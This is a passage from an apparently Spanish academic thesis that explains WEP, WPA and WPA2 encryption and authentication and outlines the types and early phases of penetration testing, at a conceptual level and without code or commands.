El proceso de autenticación se encarga de verificar que los nodos de la red son efectivamente quienes afirman ser. Esta verificación se realiza, por lo general, mediante un secreto compartido, que típicamente consiste en una combinación de nombre de usuario y contraseña. No obstante, debido al avance tecnológico y la complejidad de los ataques, se han creado métodos de autenticación más avanzados [38].

En entornos corporativos, se emplean tecnologías como certificados digitales y tarjetas inteligentes, de tal forma que estas herramientas permiten comprobar la posesión de un secreto compartido de manera más segura, lo que dificulta su robo o falsificación y añade una capa extra de protección a la red [38].

La confidencialidad tiene como objetivo proteger la información transmitida contra accesos no autorizados. Esto se consigue principalmente mediante el cifrado, que transforma el texto original en un formato ilegible utilizando algoritmos específicos, es por eso que el proceso requiere el uso de una clave, que es indispensable para revertir el cifrado y recuperar el mensaje original [39].

Existen distintas modalidades de cifrado, tales como el cifrado simétrico, en donde se utiliza la misma clave para ambos procesos, y el cifrado asimétrico, este emplea un par de claves: una pública y otra privada. Siendo este último muy importante en los protocolos SSL/TLS quienes permiten el acceso a la navegación dentro de la red, así mismo, al implementar protocolos de seguridad se asegura la confidencialidad de los datos transmitidos y recibidos dentro de la red, un ejemplo claro es la utilización de Redes Privadas Virtuales o con sus siglas “VPN”, el cual consiste en la creación de un túnel por donde se transmiten los datos de manera segura con la finalidad de que solo los usuarios autorizados puedan acceder a la información que pasa por ese tramo [39].

Esto permite mantener la información transmitida sin alteraciones en el camino, asegurando la integridad de los datos, esto se logra mediante métodos conocidos como códigos de autenticación de mensajes (MAC) o el uso de firmas digitales, permitiendo que el receptor pueda verificar la autenticidad del mensaje recibido sin que haya sido alterado por terceros, así mismo al utilizar marcas de tiempo o números de secuencias

aportan a la prevención de ataques, en especial al de repetición, quien consiste en interceptar y retransmitir un mensaje con el objetivo de embaucar al destinatario. Sin embargo, la efectividad de la protección de integridad depende de su combinación con el cifrado, ya que un atacante puede modificar y reenviar un mensaje si logra acceder a él [39].

De tal manera que es importante reconocer la seguridad ya que no es un concepto absoluto, más bien cada medida defensiva puede ser vulnerable a ataques, y con el tiempo, los atacantes desarrollan métodos para sortear estas defensas, la relación entre la fortaleza de la defensa y el tiempo necesario para vulnerarla es clave; a medida que las medidas de seguridad se vuelven más estrictas, también aumentan la complejidad y el esfuerzo requeridos para llevar a cabo un ataque exitoso [39].

Es por eso que las organizaciones deben tomar la decisión de invertir en ciberseguridad, esta acción implica evaluar de manera periódica las vulnerabilidades que puedan tener sus redes, así mismo, mantener actualizado los protocolos de seguridad disminuye las posibilidades de ser hackeados y por último, capacitar a los clientes sobre las acciones más seguras al momento de utilizar tecnologías inalámbricas. Sin embargo, el uso de herramientas que faciliten la realización de simulación de ataques y pruebas de penetración pueden ayudar de manera significativa a identificar las vulnerabilidades que existen en la red, ayudando así a las instituciones a corregir los problemas antes de sufrir un ataque de gravedad a sus sistemas informáticos [39].

2.2.4.Redes de cifrado de autenticación

Mantener la integridad de la información es una prioridad fundamental en esta era digital debido a la rapidez con que la información se mueve a través de redes y sistemas conectados. La necesidad de proteger la integridad y confidencialidad de los datos es cada vez más importante a medida que se desarrollan las ciber amenazas y ser más sofisticado. Las redes de autenticación juegan un papel importante en esta situación al proporcionar una capa adicional de protección para las comunicaciones, asegurando que los datos que se transmiten sean seguros [36].

El cifrado de autenticación utiliza algoritmos criptográficos que permiten proteger los datos durante la transmisión y confirmar la veracidad de las partes involucradas en la comunicación, brindando así la seguridad de la integridad y confidencialidad de los datos, existen dos protocolos de conexión segura, la cuales son: SLL y el Ipsec ya que son los más usados cuando se autentica las redes cifradas [40].

Tipos de cifrados inalámbricos

Cifrado WEP

Este cifrado es un mecanismo de seguridad utilizado en redes inseguras para proteger la confidencialidad de los datos transmitidos, en sus inicios fue desarrollado como solución para proporcionar un nivel de seguridad comparable al de las redes cableadas. Sin embargo, a lo largo de los años, se ha demostrado que el protocolo WEP tiene numerosas fallas y vulnerabilidades, este protocolo permite proteger la privacidad de los datos transmitidos a través de una red insegura [40].

Cuando se implementa una clave WEP, los mensajes que se intercambian en la red se encuentran cifrados, haciendo que los datos transmitidos estén ocultos para cualquiera que intente interceptarlos sin autorización. Sin embargo, una de las principales limitaciones del WEP radica en su método de cifrado, de tal manera que, al hacer uso de una sola clave, se genera un riesgo considerable, ya que, una vez que un atacante descifra la clave, puede acceder fácilmente a todos los datos que circulan por la red [40].

En la figura 3 se puede observar el esquema de cifrado que utiliza el protocolo WEP, el cual está basado en el cifrado de flujo simétrico “RC4” el cual usa una clave de 40 bits y una longitud considerada débil en la época actual, este protocolo aplica dos variables clave cuando el cifrado y descifrado está en acción (Un vector de inicialización “IV” junto a una clave WEP compartida). El IV es un valor de 3 bytes (24 bits) que se combina con la clave WEP expresada en dígitos hexadecimales [40].




Figura 3: Proceso de cifrado de trama de datos WEP

Fuente: Elaborado por autor.

El proceso de cifrado en WEP comienza con la generación del vector de inicialización (IV), que se combina con la clave secreta compartida. Estos dos elementos se envían al algoritmo RC4, que genera un flujo de claves (key stream), este flujo se utiliza para cifrar el texto sin formato mediante una operación XOR, creando el texto cifrado, es por ello que, el flujo de claves generado por RC4 depende significativamente del IV; no obstante, la limitación de 24 bits en el IV hace que se repita con frecuencia en redes activas, ya que esto permite a un atacante identificar patrones en el flujo de claves y, eventualmente, deducir la clave compartida, lo que representa una vulnerabilidad en el sistema WEP, haciendo que pueda ser comprometido mediante ataques como el "ataque de recuperación de clave" [41].

El principal objetivo del protocolo WEP fue evitar ataques de tipo “intermediario” conocidos por el nombre Man in the Middle (MitM), estos ataques consisten en interceptar el tráfico de la red cuando el atacante se sitúa entre dos equipos que están en continua comunicación, con el fin de modificar o robar los datos transmitidos de un punto a otro. Sin embargo, a medida que han pasado los años se han dado a conocer un sin número de vulnerabilidades, la solución que dieron en aquel tiempo era aumentar la seguridad con claves más extensas como claves de 128 bits, pero esto no fue suficiente para proteger la red [40].

Otra debilidad crítica de WEP es el uso de IV relativamente cortos (vectores de inicialización), lo que permite a los atacantes recopilar suficientes paquetes cifrados para deducir la clave usando herramientas especializadas, en la tabla 1 se presentan las especificaciones de este protocolo ya que, a pesar de estas debilidades, algunas redes todavía usan WEP. Hay una serie de razones que contribuyen a esto. En algunos casos, los administradores de red no han actualizado sus recursos a medida que avanzan los protocolos, como WPA o WPA2, debido a una escasez de tiempo, experiencia o habilidades, otros casos es que existen dispositivos antiguos que forman parte de la red y no soportan estos estándares de cifrados que actualmente las otras redes hacen uso, eso es lo que obliga a seguir haciendo uso de WEP [41].

Especificaciones	Detalle
Algoritmo de cifrado	RC4 (Rivest Cipher 4)
Tamaño de clave	40 bits → clave corta 104 bits → clave larga

	Total, de 64 bits o 128 bits incluyendo el IV
IV (Vector de inicialización)	24 bits, transmitido en texto claro
Tipo de cifrado	Cifrado de flujo (Stream Cipher)
Autenticación	Sistema Abierto Clave compartida

Tabla 1. Especificaciones del protocolo WEP.

Fuente: Elaborado por autor.

La figura 4, presenta el esquema del proceso de descifrado en el protocolo WEP (Wired Equivalent Privacy), que emplea el algoritmo de cifrado RC4 junto con una verificación de integridad mediante CRC32. Este procedimiento convierte los datos cifrados de vuelta en texto claro, aunque también expone algunas de las debilidades que hacen que WEP sea considerado inseguro en entornos de red actuales [42].




Figura 4: Descifrado de trama de datos WEP

Fuente: Elaborado por autor

Para iniciar el descifrado, se necesitan dos componentes: el texto cifrado y el vector de inicialización (IV), en donde el IV es un valor de 24 bits generado de forma aleatoria para cada transmisión y se incluye en texto claro junto al mensaje cifrado, su función es añadir variabilidad al proceso de cifrado, de modo que el flujo de claves sea distinto incluso si se usa la misma clave compartida. Sin embargo, debido a su corta

longitud, el IV tiende a repetirse frecuentemente en redes con mucho tráfico, lo cual representa una vulnerabilidad [42].

El siguiente paso es generar el flujo de claves. Para ello, el IV y la clave compartida se combinan y se introducen en el algoritmo RC4, el cual produce una secuencia continua de bits pseudoaleatorios, conocida como key stream, este flujo es fundamental para el descifrado, ya que al aplicarse mediante una operación XOR con el texto cifrado permite recuperar el mensaje original, la operación XOR es clave en este proceso, ya que permite revertir el cifrado siempre que el flujo de claves, el IV y la clave compartida sean correctos [42].

Haciendo uso del operador XOR se logra obtener el “texto en claro” y con el protocolo WEP se comprueba la integridad de esta con el algoritmo CRC32 (Cyclic Redundancy Check de 32 bits); al inicio del cifrado, se calcula el valor CRC adjuntado al mensaje que verifica la integridad. Por otro lado, el procedimiento del descifrado permite recalcularse el valor CRC con el uso del “texto en claro” y se comprueba junto con el valor de integridad que se incluye dentro de la trama, si los dos coinciden, el mensaje transmitido es considerado válido e intacto; caso contrario, es posible y se sospecha que dicho mensaje pudo haber sido modificado y es desechado. [42].

Es importante mencionar que el CRC32 dentro del protocolo WEP posee una importante limitación, puesto que fue creado para la detección de errores accidentales en una transmisión pero no para prevenir acciones malintencionadas, por lo que esto puede permitir al perpetrador que cambie el mensaje y vuelva a calcular el CRC32 válido autorizando que el mensaje modificado logre burlar la verificación sin generar sospechas, también, al transmitir en “texto claro” del IV y su limitada longitud permiten que un atacante vea patrones y descifre la clave compartida con el uso de ataques de recuperación de claves. [42].

Cifrado WPA

(Acceso protegido Wi-Fi) es una tecnología de seguridad diseñada para proteger redes inseguras y garantizar la confidencialidad e integridad de los datos transmitidos, este protocolo fue creado como una mejora significativa sobre el cifrado WEP ya que demostró ser inseguro a varios tipos de ataques, este protocolo emplea

una combinación de técnicas criptográficas para proporcionar una sólida capa de seguridad en las redes Wi-Fi, una de las características clave del cifrado WPA es el uso de un sistema de autenticación conocido como WPA-PSK o WPA-Personal, que se basa en una clave compartida o contraseña predeterminada entre el punto de acceso y los dispositivos [43].

La figura 5 muestra el proceso de cifrado que se está llevando a cabo como parte del protocolo WPA (Wi-Fi Protected Access), que fue desarrollado para mejorar la seguridad en relación con su predecesor WEP (Wired Equivalent Privacy) y el estándar IEEE 802. Además, este sistema se caracteriza por el uso de claves temporales y un mecanismo de protección de transmisión de datos [43].




Figura 5: Proceso de cifrado WPA

Fuente: Elaborado por autor

El proceso del cifrado empieza cuando se obtiene una clave temporal importante para el WPA siendo la base de esta y se fusiona con dos componentes más, el TSC (Contados de Secuencia de Tiempo) y la dirección MAC del receptor, esos elementos recorren un proceso de combinación de claves lo que provee una alta

seguridad en el cifrado, en el cual este procedimiento es de vital importancia ya que garantiza que aun cuando se usa la misma clave compartida, al mismo tiempo se crea un flujo distinto de claves por cada transmisión realizada, Además, los medios temporales son generados por el sistema R, que es un algoritmo con flujo de claves donde la salida son bits pseudoaleatorios, mientras que la clave de cifrado generará un flujo de claves para varias fases de cifrado de datos[43].

En el caso de la transacción de datos con datos a cifrar (DATA), la información se codifica en un código de integridad del mensaje llamado MIC. Este código se genera utilizando el algoritmo "Michael" específico de WPA que se utiliza para proporcionar la integridad de los datos durante la transmisión. El MIC realiza funciones de control destinadas a revelar alteraciones no autorizadas de los datos; si alguien hace un esfuerzo por afectar el contenido que fue cifrado, el MIC permite al destinatario entender que los datos fueron alterados ya que el código no se ajusta al que fue calculado en el receptor, por lo tanto, este mecanismo es importante en el mantenimiento de la integridad de la comunicación [43].

Después de la generación del MIC, los datos y el MIC y ICV se incrustan en el MPDU. El ICV se calcula mediante la verificación de redundancia cíclica (CRC) que captura la integridad integral de los datos que se están transmitiendo en la red, este valor de ICV con el mensaje se transmite para permitir la detección de datos erróneos no intencionales, ya que este paso garantiza que los datos no han sido manipulados durante los procesos de transmisión a través de la red [43].

Al generar el flujo de claves y preparar el mensaje con un MIC y un ICV, se lleva a cabo la operación XOR. En esta etapa, el flujo de claves producido por RC4 se aplica a los datos encapsulados (MPDU + MIC + ICV) a través de una operación lógica XOR, ya que convierte los identificaciones de seguridad en texto cifrado que no es susceptible al acceso no autorizado; la función de la operación XOR es conveniente porque permite la descifrado del texto en el otro lado, siempre que se disponga del mismo flujo de claves y de los parámetros relevantes [43].

Cifrado y autenticación WPA2

Este protocolo WPA2 o también denominado el estándar IEEE 802.11i se publicó en el año 2004, este es un protocolo de seguridad en las redes inalámbricas que está en contra de accesos no autorizados y ataques de hackers, este estándar es uno de los más seguros en todo el mundo ya que garantiza la confidencialidad e integridad de la información transmitida. WPA2 se basa en un conjunto de algoritmos de cifrado y autenticación [44].

El cifrado WPA2 utiliza el protocolo CCMP (Counter Mode with Cipher Block Chaining Message Authentication Standard), junto con el algoritmo de cifrado AES (Advanced Encryption Standard), este proceso fue diseñado con la finalidad de proteger la confidencialidad y a su vez la integridad de los datos transmitidos en la red, en la figura 6 se muestra el proceso del cifrado WPA2, en donde el encabezado MAC Header es aquel que contiene información de control de acceso al medio, como las direcciones de los dispositivos (emisor - receptor), hay que considerar que este encabezado no se cifra ya que es necesario para la autenticación y el control del tráfico.




Figura 6: Proceso de cifrado WPA2

Fuente: Elaborado por autor.

Luego de esto se construye el AAD (Additional Authentication Data), ya que, es un dato adicional de autenticación que contiene partes del encabezado MAC, el rol de este componente se basa en la integridad del mensaje de tal modo que permite

verificar que los datos no hayan sido alterados durante la transmisión, asegurando así que el contenido recibido sea legítimo y a su vez este intacto [44].

El que emplea el proceso del cifrado es el PN (Número de Paquete) y se comporta como un único contador para cada paquete que se transmite siendo ese número la clave para la creación del “Nonce” y previene la repetición de ataques puesto que cada paquete consta de un único identificador, permitiendo así evitar el uso de datos que han sido transmitidos previamente con la intención de usarse para la suplantación de mensajes. En función del PN y otros elementos se crea el “Nonce” (Number used Once), esta se la conoce como un único valor para cada paquete garantizando que cada sección de los datos posea una clave exclusiva en el proceso del cifrado evadiendo los patrones repetitivos que permiten la aparición de ataques en la red. La clave temporal (TK), es una clave de sesión generada durante el proceso de autenticación WPA2, que se considera exclusiva para cada sesión de comunicación entre el cliente y el punto de acceso, la función de este elemento es importante para el cifrado de datos, esta clave asegura el proceso de cifrar y descifrar mensajes durante la sesión activa, cabe recalcar que solo los dispositivos autorizados pueden realizar este proceso [44].

Una vez establecidos el Nonce y la TK, el cifrado de datos se lleva a cabo mediante el AES-CCMP, en esta etapa el texto claro (plaintext), junto a la TK y el Nonce, se procesa dentro del módulo AES-CCMP, el cual cumple con dos funciones, la primera es el cifrado de datos, el cual convierte el texto claro en texto de cifrado para proteger la confidencialidad del mensaje, otra de la función que realiza es la generación del MIC (Message Integrity Code), el cual es un código de integridad que permite verificar que el mensaje no ha sido alterado. Finalmente se construye el encabezado CCMP, que contiene información de cifrado relevante, como el Nonce y el PN, que son necesarios para que el receptor descifre el mensaje correctamente, este encabezado se añade al paquete como parte de encriptación y es fundamental para que el receptor pueda verificar la autenticidad y el origen de los datos [45].

Dentro de los mecanismos de autenticación WPA2 (Wi-Fi Protected Access 2), dos son prominentes, ambos ofrecen diferentes niveles de integridad y son adecuados

para diferentes tipos de redes; son: Clave compartida (PSK) o clave cerrada y la asistencia de un servidor de autenticación centralizado [45].

La clave proporcionada de Antemano – PSK, es el más útil en un entorno doméstico promedio o en una empresa de pequeña escala. En tales escenarios, el acceso a la WLAN a través de WPA2-PSK se obtiene al conocer una sola clave; Todos los dispositivos que pretenden conectarse a la red deben conocer la clave precompartida. Si bien este enfoque es fácil y conveniente de implementar, existen algunas restricciones de seguridad y escala [45].

Cambiar la contraseña requiere la gestión de la clave en todos los dispositivos en caso de que la contraseña sea cambiada, lo cual no es conveniente ni viable en un entorno con un gran número de dispositivos, de tal manera que la clave compartida se combina con el nombre de la red (SSID) para crear una "PMK" (Pairwise Master Key), que es única para esa red. Esta PMK, a su vez, se utiliza para generar una serie de claves temporales y seguras, que se renuevan periódicamente durante la sesión de conexión [46].

Servidor “RADIUS” Authentication o WPA2-Enterprise

El Servidor de autenticación, también conocido como WPA2-Enterprise, es la mejor opción para las empresas debido a las redes más grandes y al esfuerzo de seguridad superior sobre la clave compartida. WPA2-Enterprise se basa en un servidor de autenticación centralizado, como RADIUS, el cual autentica a cada usuario por separado, WPA2-Enterprise no atraviesa claves de seguridad, sino que cada usuario individual posee sus propias credenciales, que pueden ser su nombre y contraseña, o incluso un certificado digital para permitir acceso individual. Habitualmente, WPA2-Enterprise junta los protocolos EAP que es el acrónimo de Protocolo de Aplicación, que soporta múltiples métodos de autenticación, como PEAP, EAP-TLS y EAP-TTLS. Estos métodos de autenticación permiten el uso de credenciales seguras y, por supuesto, certificados digitales, lo que permite a las empresas proteger el sistema de ataques de suplantación. Además, los administradores pueden revocar el acceso para un usuario sin afectar a los demás, lo que les permite ajustar las barreras de acceso [46].

Las principales características del WPA2 se observan en la figura 7, siendo un protocolo de seguridad altamente usado en las redes WiFi y ofreciendo una conexión a la red de calidad, protegida y segura. Entre sus múltiples características se presenta el cifrado seguro quien se encarga de proteger los datos transmitidos, WPA2 es capaz de prevenir ataques de tipo “inyección”, robusteciendo la red y salvándola de la inserción maliciosa de paquetes no autorizados en la red, también mejora la integridad y confidencialidad de los datos mediante el uso del modo de operación de cifrado CCMP [46]




Figura 7: Características del WPA2

Fuente: Elaborado por autor.

2.2.5.Fundamentos de pruebas de penetración para seguridad.

La seguridad de la información se ocupa principalmente de garantizar que la información sea confidencial, fiable y accesible mientras se procesa, almacena y

transmite. En los complejos entornos de red actuales, la exposición potencial al riesgo es cada vez mayor, lo que hace que mantener seguros los sistemas sea un verdadero desafío. En un momento determinado, una organización puede alcanzar su nivel de seguridad máximo y luego ser completamente vulnerable poco después, después de cambios en la configuración de un servidor o después de la instalación de nuevos equipos. Además, nuevas fallas de seguridad aparecen constantemente en el software existente, que antes se consideraba seguro [19].

Las pruebas de penetración son muy utilizadas por las empresas que ofrecen servicios accesibles desde el exterior, como las que alojan su propia página Web o permiten el acceso remoto a través de una red privada virtual. Esto se debe a que permiten evaluar si un sitio web específico puede ser objeto de un ataque y cuán real es el riesgo. Esas pruebas pueden determinar la cantidad de acceso a recursos importantes como firewalls, servidores web y bases de datos SQL que podrían tener intrusos o personas no autorizadas. Desafortunadamente, las estadísticas confirman que los empleados internos y antiguos empleados externos que trabajan para otra empresa o por su cuenta son las principales amenazas a la seguridad [47].

El objetivo principal de las pruebas de penetración es descubrir fallas de seguridad, mediante un examen de intrusión también podemos valorar el acatamiento de una entidad a las políticas de seguridad tanto internas como externas, el grado de sensibilización de sus trabajadores en torno a la seguridad y la eficacia de la organización en la identificación y reacción ante incidentes de seguridad, si hay dudas sobre la efectividad de los diversos sistemas de seguridad, como los controles de firewalls, los sistemas de detección de intrusiones y la monitorización de la integridad de los archivos, es recomendable realizar una prueba de penetración completa. Una prueba de penetración, un análisis de vulnerabilidad que busca áreas débiles en un sistema, es una de las técnicas más comunes para garantizar el nivel de efectividad [48].

Hay diferentes tipos de pruebas, el cual las más comunes son las siguientes:

Prueba de Caja Negra: durante esta auditoría, el equipo de consultores no obtiene información sobre los activos y sistemas informáticos de la infraestructura de TI de la organización. En este caso, el equipo de consultores solo recibe el nombre de

la institución, por lo que trabaja con información que se puede obtener de los medios públicos. Este tipo de pruebas permite medir el alcance e impacto de un evento real al simular un ataque de cracker [49].

Prueba de Caja Blanca: este método de auditoría se utiliza cuando el cliente necesita realizar un análisis de seguridad a profundidad de los sistemas informáticos. Para lograr esto, el cliente debe proporcionar la mayor cantidad de información posible para que el equipo consultor pueda trabajar directamente sobre los activos que se están analizando y reducir el tiempo de las fases previas a la identificación y explotación de las vulnerabilidades. En esta auditoría, el equipo consultor obtiene información más detallada sobre los activos y servicios de la infraestructura tecnológica, como versiones de los servicios que se ejecutan, listas de sistemas operativos instalados en los servidores, código fuente de aplicaciones, entre otros [50].

Prueba de caja gris: este tipo de auditoría es una mezcla de los tipos anteriores, en el que el cliente proporciona cierta información, pero no toda al equipo de consultores. Estos elementos incluyen segmentos de red, direcciones IP de servidores pertenecientes a la infraestructura de TI y diagramas de topología de la organización. La clasificación del tipo de pruebas también se puede hacer en función del lugar donde el equipo de consultores las lleva a cabo [49].

Las pruebas de penetración externas incluyen: El equipo de consultores lleva a cabo las pruebas desde cualquier lugar fuera de la infraestructura de TI. Este tipo de pruebas tienen como objetivo simular el comportamiento de un atacante remoto que ataca los activos tecnológicos de la infraestructura de TI [50].

Las pruebas de penetración interna tienen como objetivo evaluar el daño potencial causado por un atacante que se encuentre dentro de la red interna. Para llevar a cabo las pruebas internas, el equipo de consultores se ubica en una estación de trabajo de la organización para evaluar y recibe acceso a la red interna. Se podría modelar un atacante interno con acceso a la red de usuarios administrativos, la red de servidores de desarrollo y la red de servidores de producción, entre otras redes, dependiendo de las necesidades del cliente y del servicio [49].

La primera etapa en las pruebas de penetración es la recolección de información o reconocimiento (footprinting). En esta fase, el objetivo es reunir la mayor cantidad posible de datos sobre el sistema o sitio objetivo, que se utilizarán en las siguientes etapas. A menudo, esta es una de las etapas más largas, ya que implica identificar nombres y direcciones de correo electrónico de los empleados de la empresa, topologías de red, y direcciones IP, entre otros datos relevantes. Para lograrlo, se recurre a buscadores como Google, herramientas de análisis de DNS, WHOIS, y una serie de recursos disponibles en Internet. Cabe mencionar que la cantidad y el tipo de información recopilada dependerán de los objetivos definidos al inicio de la auditoría [51].

La segunda etapa es la de escaneo, donde se identifican posibles vectores de ataque usando la información obtenida previamente. Durante este proceso, se exploran puertos y servicios mediante herramientas como Nmap, lo cual permite detectar puntos de entrada en el sistema. Después del escaneo de puertos, se realiza un análisis de vulnerabilidades utilizando herramientas avanzadas como Nessus, OpenVAS, Kali Linux, LanGuard, Nexpose, y Retina, lo que permite definir las mejores opciones de ataque a partir de los puntos débiles encontrados [52].

En la tercera etapa se encuentra la enumeración, esta se encarga de obtener información a detalle de los usuarios, como los nombres de sus dispositivos o sus servicios de red, durante este proceso se empiezan a preparar las conexiones y las consultas activas hacia el sistema facilitando determinar los recursos específicos internos, este apartado es importante al momento de preparar un perfil más apto del objetivo y al refinar los métodos de pentesting que se requieren aplicar en etapas posteriores. [52].

